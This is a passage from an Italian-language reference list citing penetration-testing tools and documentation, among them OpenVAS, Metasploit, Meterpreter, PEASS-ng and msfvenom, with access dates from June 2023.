- [12] *OpenVAS / Open Vulnerability Assessment Scanner.* <https://openvas.org>. URL consultato il 5 giugno 2023.
- [13] *rapid7/metasploit-framework: Metasploit Framework.* <https://github.com/rapid7/metasploit-framework>. URL consultato il 5 giugno 2023.
- [14] *Meterpreter Basics / Metasploit Unleashed.* <https://www.offsec.com/metasploit-unleashed/meterpreter-basics/>. URL consultato il 5 giugno 2023.
- [15] *What is the www-data user?* <https://askubuntu.com/a/873841>. URL consultato il 5 giugno 2023.
- [16] *carlospolop/PEASS-ng.* <https://github.com/carlospolop/PEASS-ng>. URL consultato il 6 giugno 2023.
- [17] *How to use msfvenom.* <https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html>. URL consultato il 6 giugno 2023.